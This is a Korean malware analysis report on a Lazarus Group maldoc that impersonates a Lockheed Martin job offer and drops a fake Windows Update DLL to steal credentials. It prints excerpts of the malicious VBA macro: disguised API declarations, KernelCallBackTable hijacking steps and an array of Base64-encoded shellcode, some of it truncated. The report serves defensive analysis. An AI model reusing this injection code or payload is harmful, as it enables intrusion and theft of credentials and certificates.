윈도우즈 업데이트 서비스 악용, 북한 Lazarus 그룹의 신규 공격

방산업체 입사제안, 소속기관 재택근무 보안지침 안내서 위장하여 PC내 계정정보, 공인인증서 탈취

목차

1. 개요
1.1 배경
1.2 최근 공격 동향
1.3 최근 공격 시나리오

2. 파일정보
2.1 파일정보

3. 공격정보
3.1 공격흐름

4. 분석

5. Privacy-i EDR의 취약점 공격 방지

6. 대응

1. 개요

1.1 배경

과거부터 북한의 해커들은 사회 주요이슈 및 특정인 사칭을 통해 악성코드를 유포했다.
이들은 국내외 특정 기업과 기관을 위장으로 위장해 악성코드를 배포했다.
해당 공격은 국내 주요기관/기업의 임직원 뿐만 아니라
개인 PC를 사용하는 일반 사용자까지 무차별적으로 감염시켰다.

악성코드는 정상적인 악성 파일로 위장하였으며
공격 대상이 악성 파일을 실행하면 악성코드에 감염되도록 구성됐다.
공격자는 PC를 악성코드에 감염시키고
그 후 금융 및 민감 정보, 개인 인증서, 접속 기록 등 PC 내 모든 주요정보를 한 순간에 탈취한다.
이러한 공격을 수행하는 악성코드 그룹은 아래와 같다.

코드명	종류	유포 방식	주요 행위
라자루스 (Lazarus)	InfoStealer / RAT	Phishing Mail (Attachments)	금융 정보 탈취 개인/공인 인증서 탈취 접속 기록 탈취 키보드 입력 탈취 계정 정보 탈취 랜섬웨어 유포 등
김수키 (Kimsuky)			
스카크러프트 (Scarcruft)			
안다리엘 (Andariel)			

[표 1] 주요 북한 해킹 그룹 및 탈취 정보

[그림 1] 특정 인물을 위장한 북한의 과거 피싱 메일


라자루스, 김수키, 스카크러프트 등으로 대표되는 북한 해킹 그룹은
악성코드를 통한 감염 시 민감 정보 탈취와 개인/공인 인증서를 탈취하는 행위를 주로 수행한다.
주요 타깃은 국방 및 금융 기관 종사자이다.
해당 악성코드는 감염된 후 접속 기록 및 키보드 입력정보, 계정 정보 등
PC 내 주요 정보를 탈취하도록 설계되어 있다.

1.2 최근 공격 동향

코로나 19 사태는 북한 해커들의 악성코드 공격방식에 많은 변화를 주었다.

기존 공격 양상은 지인 또는 주요 기관을 사칭한 단순 사회 공학적 기법이었다.
그러나 코로나 19 사태 이후 원격 근무가 늘어나자 공격 양식을 변화시켰다.
현재는 특정 기업 및 기관 인물을 대상으로
원격 제안서 및 입사 지원서 등과 같은 피싱(Phishing) 메일과 함께
첨부된 악성문서를 정상적인 일반 문서로 위장, 클릭을 유도하는 공격이 지속되고 있다.


[그림 2] 특정 기관을 위장한 최근 북한의 피싱 메일



[그림 3] 특정 기관과의 코로나 관련 인터뷰를 위장한 북한의 피싱 메일

위에서 확인할 수 있는 공격 사례처럼 코로나 19 사태가 시작된 이후
북한 해커들은 관련 이슈를 적극적으로 활용하고 있다.
현실 세계의 혼란을 이슈로 사회공학적 기법을 이용하여
공격 대상을 교묘히 속이고 악성문서를 실행하도록 유도한다.

1.3 최근 공격 시나리오



[그림 4] 북한 해커들의 사회 이슈를 이용한 악성 문서 유포와 정보 탈취 흐름

주요 사회 이슈가 발생하면 북한의 해커들은 해당 이슈를 신속하게 습득한다.
이들은 해당 정보를 바탕으로 사회 이슈 관련 문서로 위장한 악성 문서를 제작한다.
그리고 해당 문서 내 악성코드를 삽입한다.
이후 이를 무차별적 공격에 이용하기 위해 피싱(Phishing) 메일에 첨부하여
주요 기관과 대상 또는 불특정 다수에게 송신한다.
공격 대상이 문서를 열게 되면 문서 내 포함된 악성코드가 실행되고
악성 프로그램 또는 취약점이 발생되어 개인/공인 인증서 및 계정과 비밀번호 등이 탈취된다.
주요 문서형 악성코드 유포와 공격 방식은 위의 도표와 같은 방식으로 수행된다.
이에 대한 상세한 내용은 아래와 같다.

[주요 공격 흐름 : ①~③]

①	**사회 이슈 발생 단계** 사회적 혼란을 야기하는 주요 사회 이슈가 발생한다. 대다수의 사람들은 해당 이슈에 대해 관심을 갖는다.
②	**악성 문서 제작 단계** 해커는 사회적 이슈로 위장된 악성 문서를 제작하고, 문서 내 악성코드를 삽입한다. 이 단계에서는 실제 존재하는 문서를 위장하거나, 특정 단체 및 인물을 위장하기도 하는 등 공격 대상을 속일 수 있도록 교묘하게 진행된다.
③	**악성 문서 유포 단계** 위장된 악성 문서를 유포하기 위해 피싱(Phishing) 메일을 이용하여 불특정 다수에게 전달된다. 교묘하게 위장된 악성 문서와 동일하게 피싱(Phishing) 메일 또한 공격 대상이 열어 볼 수 있도록 위장하여 제작된다.

④	**공격 진행 단계** 공격 대상이 피싱(Phishing) 메일을 열람하고, 첨부된 악성 문서를 다운로드 하여 실행한다. 이 때, 악성 코드는 공격 대상이 확인할 수 없도록 자신을 숨기며 공격을 진행한다.
⑤	**정보 탈취 단계** 실행된 악성코드는 공격 대상의 PC 및 네트워크에 침투하여 개인/공인 인증서 등 금융 정보와 계정과 비밀번호 등 주요 민감 정보들을 탈취하여 해커에게 전달한다.

2. 파일정보

2.1 파일정보

Name	**Lockheed_Martin_JobOpportunities.docx**
Type	Microsoft WORD 문서 파일
Behavior	Injector
SHA-256	0d01b24f7666f9bccf0f16ea97e41e0bc26f4c49cdfb7a4dabcc0a494b44ec9b
Description	Injector With Embedded Malicious Macro

[파일 1] Lockheed Martin 社 관련 문서로 위장한 북한 해커의 문서형 악성코드

Name	**[payload].dll (가칭)**
Type	Dynamic Link Library 파일
Behavior	Dropper & Injector
SHA-256	f14b1a91ed1ecd365088ba6de5846788f86689c6c2f2182855d5e0954d62af3b
Description	Malware File Dropper And Injector

[파일 2] KernelCallBackTable Injection으로 동작하는 악성 DLL

Name	**wuaueng.dll**
Type	Dynamic Link Library 파일
Behavior	InfoStealer & Bot
SHA-256	829eceee720b0a3e505efbd3262c387b92abdf46183d51a50489e2b157dac3b1
Description	Stealing Sensitive Information And Connecting To Malicious Servers


[파일 3] Windows Update Agent로 위장한 악성 DLL

본 문서형 악성코드 파일은 북한의 해커가 제작한 문서형 악성코드로
코로나19 사태로 인해 원격 면접 등을 수행한다는 점을 악용하여
Lockheed Martin 社의 채용 담당자를 위장해 제작됐다.

본 악성코드는 정상 문서로 위장하기 위해 치밀하게 조작되었으며
KernelCallBackTable Injection 기법 등 수준 높은 악성코드 제작 기술이 들어가 있어 탐지하기 어렵다.
소만사는 북한의 문서형 악성코드의 위험성과 그 동작 과정을 상세하게 아래 보고서에 서술하였다.

3. 공격 정보

3.1 공격 흐름



[그림 5] Lockheed Martin 社를 사칭한 북한 해커의 문서형 악성코드 동작 흐름

[주요 공격 흐름 : ①~⑩]

①	문서 내 KernelCallBackTable Exploit 삽입 워드 문서 파일 내 KernelCallBackTable Exploit을 발생시키는 악성 스크립트를 삽입한다.
②	KernelCallBackTable Exploit을 통한 탐색기 프로세스 대상 인젝션 KernelCallBackTable Exploit이 발생하여 탐색기 프로세스 내 인젝션이 수행된다.
③	RuntimeBroker 프로세스 대상 인젝션 탐색기 프로세스는 RuntimeBroker 프로세스를 대상으로 인젝션을 수행한다.

④	악성 LNK 파일 생성 악성 매크로를 포함한 LNK 파일을 특정 위치에 생성한다.
⑤	악성 Windows Update Agent DLL 파일 생성 악성 Windows Update Agent DLL 파일을 생성한다. 이는 북한 해커가 제작한 위장 악성코드이다.
⑦~⑧	PC 감염 및 Windows Update 서비스의 악성코드로 동작 악성 DLL을 로드하여 시작된 Windows Update 서비스는 악성코드로 동작한다.
⑨~⑩	민감 정보 탈취 및 Github 내 C&C 저장과 북한 해커의 탈취 민감 정보 탈취 후, C&C 서버로 이용되는 Github 저장소에 저장된다. 이후 북한 해커는 이를 탈취한다.

4. 분석

4.1 Lockheed_Martin_JobOpportunities.docx

[그림 6] Lockheed Martin 社를 위장한 북한 해커의 악성 문서

본 문서형 악성코드는 미국 국방 분야의 유명 회사인 Lockheed Martin 社를 위장했다.
해커는 미국의 주요 국방 관련 관계자들에게 문서형 악성코드 파일이 첨부된 메일을 발송했다.
위 문서는 Lockheed Martin 社의 로고와 함께 발송되었으며,
문서를 확인 또는 수정하기 위해서는
[Enable Content] 버튼을 클릭해야 한다는 문구로 보안을 해제하도록 유도했다.
버튼을 클릭하여 보안이 해제될 시, 문서 내부의 악성 VBA Macro가 실행된다.

4.2.1 악성 VBA Macro 내 WinAPI (CryptoStringToBinaryW)

```
Private Declare PtrSafe Function WMCreateBackupRestorer Lib "Crypt32" _
    Alias "CryptStringToBinaryW" (ByVal WmBckupParam1 As LongPtr, ByVal WmBckupParam2

Private Const Play_Encd = &H4
Private Const Play_Decd_Rdh = &H20
Private Const Play_Encd_Ucd = &H40

Private Const WH_CERTSYNCREAD = &H1
```

[그림 7] WHCreateBackupRestorer 이름으로 위장한 CryptoStringToBinaryW API

CryptoStringToBinaryW API를 WSHCreateBackupRestorer란 이름으로 위장하여 정의한다.

4.2.2 악성 VBA Macro 내 WinAPI (LoadLibraryA)

```
#If Win64 Then
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSize As String) As LongLong

#Else
Private Declare PtrSafe Function LoadPlaybackHD Lib "kernel32" _
    Alias "LoadLibraryA" (ByVal LoadPlaybackHDSize As String) As Long

#End If
```

[그림 8] LoadPlaybackHD 이름으로 위장한 LoadLibraryA API

LoadLibraryA API를 LoadPlaybackHD란 이름으로 위장하여 정의한다.

4.2.3 악성 VBA Macro 내 WinAPI (GetProcAddress)

```
#If Win64 Then
Private Declare PtrSafe Function WMvdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMvdsptParam1 As LongLong, ByVal WMvdsptParam2 As String)

#Else
Private Declare PtrSafe Function WMvdspt Lib "kernel32" _
    Alias "GetProcAddress" (ByVal WMvdsptParam1 As Long, ByVal WMvdsptParam2 As String) As
```

[그림 9] WMvdspt 이름으로 위장한 GetProcAddress API

GetProcAddress API를 WMvdspt라는 이름으로 위장하여 정의한다.

4.2.4 악성 VBA Macro 내 WinAPI (VirtualProtect, memcpy)

```
#If Win64 Then
Private Declare PtrSafe Function WMVSDecd Lib "kernel32" _
    Alias "VirtualProtect" (WMVSDecdParam1 As LongPtr, ByVal WMVSDecdParam2 As LongLong, B
Private Declare PtrSafe Sub WMVdspa Lib "ntdll" Alias "memcpy" (ByRef WMVdspaParam1 As Any

#Else
Private Declare PtrSafe Function WMVSDecd Lib "kernel32" _
    Alias "VirtualProtect" (WMVSDecdParam1 As LongPtr, ByVal WMVSDecdParam2 As Long, ByVal
Private Declare PtrSafe Sub WMVdspa Lib "ntdll" Alias "memcpy" (ByRef WMVdspaParam1 As Any
```

[그림 10] WMVSDecd 이름으로 위장한 memcpy API

VirtualProtect 및 memcpy API를 WMVSDecd, WMVdspa라는 이름으로 위장하여 정의한다.

4.2.5 악성 VBA Macro 내 WinAPI (NtQueryInformationProcess)

```
Private Type WMSCRINFO
    WmScrData1      As LongPtr
    WmScrData2  As LongPtr
    WmScrData3    As LongPtr
    WmScrMeta1    As LongPtr
    WmScrMeta2 As LongPtr
    WmScrMeta3    As LongPtr
End Type

Private Declare PtrSafe Function WmScrEncd Lib "ntdll" Alias "NtQueryInformationProcess" ( _
   ByVal StreamEncdIn1 As LongPtr, _
   ByVal StreamEncdIn2 As Long, _
   ByRef StreamEncdIn3 As WMSCRINFO, _
   ByVal StreamEncdIn4 As Long, _
```

[그림 11] WmScrEncd 이름으로 위장한 NtQueryInformationProcess API

NtQueryInformationProcess API를 WmScrEncd라는 이름으로 위장했다.
후에 사용될 구조체 및 구조체 멤버 또한 WMSCRINFO 및 WmScrData*라는 이름으로 정의하였다.

4.3 윈도우 미디어 라이브러리 (WMVCORE.DLL) 로드

```
On Error Resume Next

WMPlaybackHD = LoadPlaybackHD("WMVCORE.DLL") ' = WMIPlaybackHD = LoadLibraryA("WMVCORE.DLL")
Dim vmorder2 As Long
Dim vmorder As Long
```

[그림 12] 위장한 LoadLibraryA API를 통한 윈도우 미디어 라이브러리 (WMVCORE.DLL) 로드

이전에 위장한 LoadLibraryA API를 통해 윈도우 미디어 라이브러리 (WMVCORE.DLL)을 로드한다.

4.4 운영체제 환경 확인 및 자료형과 변수 분기

```
Private Const Play_Encd = &H4
Private Const Play_Decd_Rdh = &H20
Private Const Play_Encd_Dcd = &H40
```

```
#If Win64 Then
WMPlaybackRadd = 8
wmorder2 = &H58
wmorder = &H10
WMVSDecpro = Play_Encd
#Else
WMPlaybackRadd = 4
wmorder2 = &H2C
wmorder = &H8
WMVSDecpro = Play_Encd_Dcd
#End If
```

[그림 13] 운영체제 환경 확인 및 자료형과 변수형 정의

스크립트가 동작하는 운영체제 환경을 확인한다.
이는 32bit 및 64bit 환경에 따라 향후 취약점 공격에 사용될 동작 방식이 다르기 때문이다.
본 분석 환경은 64bit 환경이므로 아래 표와 같이 변수 및 자료형이 정의된다.

변수 / 자료형	VBA 상수	정수
WMPlaybackRadd	*	8
wmorder2	&H58	88
wmorder	&H10	16
WMVSecpro	Play_Encd (&H4)	4

4.5 문서 내 변수의 값과 연산자에 따른 분기

```
WMPlaybackSC = 0

If WMIsAvailableOffline() = False Then
    WMCreateFileSink = WMvdspt(WMPlaybackHD, "WMIsAvailableOffline")
```


```
Private Function WMIsAvailableOffline() As Boolean
On Error Resume Next
If ThisDocument.Variables("WMCreateFileSink").Value <> "WMBackupSignal" Then
    WMIsAvailableOffline = False
Else
    WMIsAvailableOffline = True
End If
End Function
```

[그림 14] WMIsAvailableOffline 메서드 내 변수의 값과 연산자에 따른 분기

스크립트 동작 전 WMIsAvailableOfflie 메서드를 호출한다. 그 결과에 따라 동작 여부를 결정한다.
위 그림을 보면 WMIsAvailableOffline 메서드 내 ThisDocument.Variables 등의
특정 변수의 값을 확인하는 스크립트를 파악할 수 있다.

이후 해당 값을 WMBackupSignal이란 값과 [〈〉] 연산자를 통해 부등호 연산으로 비교한다.
해당 연산 작업은 본 문서형 악성코드의 변경 여부를 판별하기 위해 연산을 통해 검증하는 작업으로
WMCreateFileSink의 값과 WMBackupSignal이 같으면
문서가 변경되지 않음을 확인하고 추가 작업을 진행한다.

4.6 PEB 획득 및 KernelCallBackTable 조작을 통한 WinAPI 하이재킹



[그림 15] 쉘코드 오버라이팅 및 PEB 획득과 KernelCallBackTable 하이재킹

본 문서형 악성코드는 KernelCallBackTable 하이재킹을 수행한다.
위 그림을 보면 난독화된 스크립트를 C 코드로 복원한 모습을 볼 수 있다.
복원된 코드를 확인하면 다음과 같은 과정을 수행하는 것을 확인할 수 있다.
아래의 과정을 수행함으로써
WMIsAvailableOffline API 주소 위치에 쉘코드를 오버라이팅 할 수 있는 권한을 얻게 된다.

1. 대상 API인 WMIsAvailableOffLine의 주소를 획득
2. PEB(Process Environment Block)을 획득하기 위해 NtQueryInformationProcess API 호출
3. memcpy를 통해 KernelCallBackTable을 특정 메모리에 복제
4. VirtualProtect API를 호출하여 WMIsAvailableOffline API의 주소 속성을 변경 (READ/WRITE)

4.7 KernelCallBackTable 보호 속성 조작 및 제어 흐름 변조

```
wmflash = wmsct + wmorder
Ret = WMVSDecd(ByVal (wmflash), WMPlaybackRadd, WMVSDecpro, WmEmptyData)

WMModifyFSink = WMCreateFileSink
WMModifyFSink = WMCheckURLScheme1(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme2(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme3(WMModifyFSink)
```

```
wmflash = KernelCallBackTable + 16
Ret = VirtualProtect(wmflash, 8, 4, &WmEmptyData)
- ShellCode OverWriting -
```

[그림 16] KernelCallBackTable 보호 속성 조작 및 제어 흐름 변조

VirtualProtect API를 호출하여 이전에 획득한 KernelCallBackTable에 대한 메모리 보호 속성을 위와 같이 READ/WRITE 속성으로 변경한다.
이후 KernelCallBackTable에 쉘코드를 덮어 씌우는 행위를 수행한다.
이 때, WMCheckURLScheme* 메서드 내에서 수정된
WMIsAvailableOffline API를 삽입하는 과정을 통해 작업이 수행된다.

4.7.1 KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (1)

```
WMModifyFSink = WMCreateFileSink
WMModifyFSink = WMCheckURLScheme1(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme2(WMModifyFSink)
WMModifyFSink = WMCheckURLScheme3(WMModifyFSink)
```

```
Private Function WMCheckURLScheme1(WMCreateFileSink As LongPtr) As LongPtr
#If Win64 Then
Dim MediaSection(2800) As String
MediaSection(1) = "6w5fSIsfSIPvFUgD+//nw+it////1AAAAAAAAADrAIjD6Pn///9JbEhE9FBKK2xnYk5xUzFHU9UaMDYBZiV4R3VTTzYLSDZI"
MediaSection(2) = "Z65zckdEYUEqTIRCYYdxeHR3Y38n0GYLZFYERno0cTJwYONNSIIzcIt4U3g3dj8Kc9IPSIcx9YNtZFRjZ85TQIJ9a3dxQU9x"
MediaSection(3) = "ZSt6RINoUDBGYXBET3pXOXNuY0IkZjRKTOIXKipkQkc2R3FheFFpOYcOdWYzb3BYNHgwHOQ5YidZR3ZOc2OqMD6BM8xIiVwk"
MediaSection(4) = "CEiJfCQQYUiNDCSpSIHssAAAALsItwEAuhoOAACLy+hEAgAAusQOAABIiUXhi8voNAIAALr87wAASIIF74vL6CQCAAC6LEdw"
MediaSection(5) = "AEiJRfeLy+gUAgAAuiznwwFIiUUHi8voBA1AALuITgOASIIF/4vLuo2XDQDo7wEAALr6izOASIIF24vL6NBBAAC6QiEOAEiJ"
MediaSection(6) = "RQeLy+jPAQAAujzROABIiUUfi8vovwEAALqOBAcASIIFN4vL6K8BAAC61EANAEiJRS+Ly+ifAQAAuqySNABIiUUXi8voiwEA"
MediaSection(7) = "ALpCjAYASIIFD4vL6H8BAAC6DkYDAEiJRT+Ly+hvAQAASIv45NMMAABIiUXfSIvYSIXAdBFIi9BIjU3H6BMMAABIi8v/10yN"
MediaSection(8) = "nCSwAAAASYtDEEwLexhJi+NdwBzMzMzMzMzMzIoBRTPAhMBD6Oxiyg+2wEkDyYPIYEEDwESLwIoBRQPAhMB16EGLwMPMzMzM"
MediaSection(9) = "2MzMzOPAOAFOCkj/wf/AgDkAGfDOzMzMzMzMzEiLxEiJBAhIiXAQSII48BEyJYC8BYkFXRTPJTivITCvhTIv5SfffTYvwSIva"
MediaSection(10) = "SIvxRYvZQYv5TIvRQYvJSIvGRDg0dApI/8D/wUQ4CHX2O/I9akGKCoIBvzwZdgqNQ29Bi9E8SXcFugEAAACNQd8FiBEBCUEP"
MediaSection(11) = "IsCFOnUKRYXAqQ0A+S51N08F23QIQYgOSf/86wRDiAwUgPkuoRZLjOQXQbsBAAAAZsdEGAFkbMZEGANs/8dJ/8LrgTPA6wpF"
MediaSection(12) = "hdtBD5XBQYvBSItcJBhi30kIEiLfCQoTiTkJOBBXOFew8zMzMzMzEBTZUiLBCYgAAAAi9bEiGFMiOAYSYPAEE2L2E2LCED7"
MediaSection(13) = "yHQuSYtRYDPJ6xAPtsBIjYiCg8hgA8GLyAPJigKEwHXqQTvKdA9Ni8FNiwiNO8tIOiPA8BNJiwBIitAwiOI8i4wQiAAAAESL"
MediaSection(14) = "XBEcRitMESBMA9pEiDQRJEwDykwDwkGLCUgDykUzOusSD7bAg8hgQQPCRIvQRQPSSP/BigGEwHXqRDvTdApJg8EESYPAAuvD"
MediaSection(15) = "QQ+3AEGLDINIA8pb6ScAAADMzMzMzMzMuAoAAACDIQD/yMZBBABIjUkFhcB/78PMzMzMzMzMxAUOiB7JAAAABIi9kzyUiL"
MediaSection(16) = "wzgLdAPI/8D/wYA4AHX2iUH9s/hhD4eDAAAAuQoAAABIiUQkIivRqyAA/8rQQAQASIIABYXSf+9IiUQk8IMgAP/JxkAEAEiN"
MediaSection(17) = "QA8FyX/vTIIEJCBIi8tIjYOk80iE/f//hcB0UopEJCBIiUwkIDP56xEPtsCDyGADwovOA9Ji/8GKAYTAdeuKRCRYTIIEJFgz"
MediaSection(18) = "yesSD7bAg8hgA8GLyAPJSf/AQYoAhMB16kiBxJAAAADb6YL+//9IiONIgcSQAAAA80PMzMzMzMxIiVwkCEiJdCQQVQiD7CBJ"
MediaSection(19) = "i/BIi/pIi9IihdJIEP9RSEyLxiPSSIvI/1NA6xH/UUhNi85Mi8dIi8gz0v9TOEiLXC0wSItOJChIg8QgXBPMzMzMzMxIiVwk"
MediaSection(20) = "CEiJbCQQSIIQJBhXQVRBVUFWQVdIg+wgSYsBSIvpTYthCDPJTYvxTYv4TIvqI/FED7dIFGY7SAZzf0iNeChJA/k5D3UyQTIP"
MediaSection(21) = "OH5YS0NFOE65QAAAAItP/EiLOOkDzEG4ABAAAP9VWEyLwzPSSIvIiUf4/1Uo6yvLT/xBuUAAAACLFOkDzEG4ABAAAP9VWItX"
MediaSection(22) = "BEiLyESLB0kDIUiL2P9VIIIf+EmLBv/GSIPHKA+3SAY78bkAAAAAfhIIiWkUEiLbCRYSItOJGBIg8QgQV9BXkFdQVxfw8zM"
```

[그림 17] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (1.1)

KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 과정의 첫 번째로 위처럼 WMCheckURLScheme1 메서드가 첫 번째로 수행된다.

이 때 정상적인 WMIsAvailableOffline API의 주소가 사용된다.
WMCheckURLScheme1 메서드 내에는 Base64로 인코딩되고 암호화된 바이너리가 위치해있는데
해당 바이너리를 통해 악성 작업이 수행된다.

[그림 18] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (1.2)

이전의 인코딩된 Base64 ShellCode를 디코딩한 후
CryptoStringToBinaryW API를 호출하여 복호화를 수행한다.
이후 복호화된 ShellCode는 다음 WMCheckURLScheme2 메서드의 인자로 사용된다.

4.7.2 KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (2)

[그림 19] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (2.1)

이전의 1차로 디코딩 및 복호화 된 ShellCode는 WMCheckURLScheme2 메서드의 인자로 사용된다.
위 그림을 보면 WMICheckURLScheme2 메서드 내부에서도
인코딩된 Base64 ShellCode를 확인할 수 있다.

```
For idx = 1 To UBound(MediaSection)

If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, 0,
If MediaSectionLen Then
If WMCreateBackupRestorer(StrPtr(MediaSection(idx)), Len(MediaSection(idx)), WM_CERTSYNCREAD, WM
WMCreateFileSink = WMCreateFileSink + MediaSectionLen
End If
End If
End If

Next idx
WMCheckURLScheme2 = WMCreateFileSink
```

[그림 20] KernelCallBackTable 제어 흐름 변조 및 악성 WMIsAvailableOffline API 삽입 (2.2)

WMCheckURLScheme1에서 디코딩 및 복호화된 ShellCode와 WMCheckURLScheme2에서
디코딩 및 복호화 된 Shell Code를 함께 사용하여 일련의 복호화 과정을 수행한다.

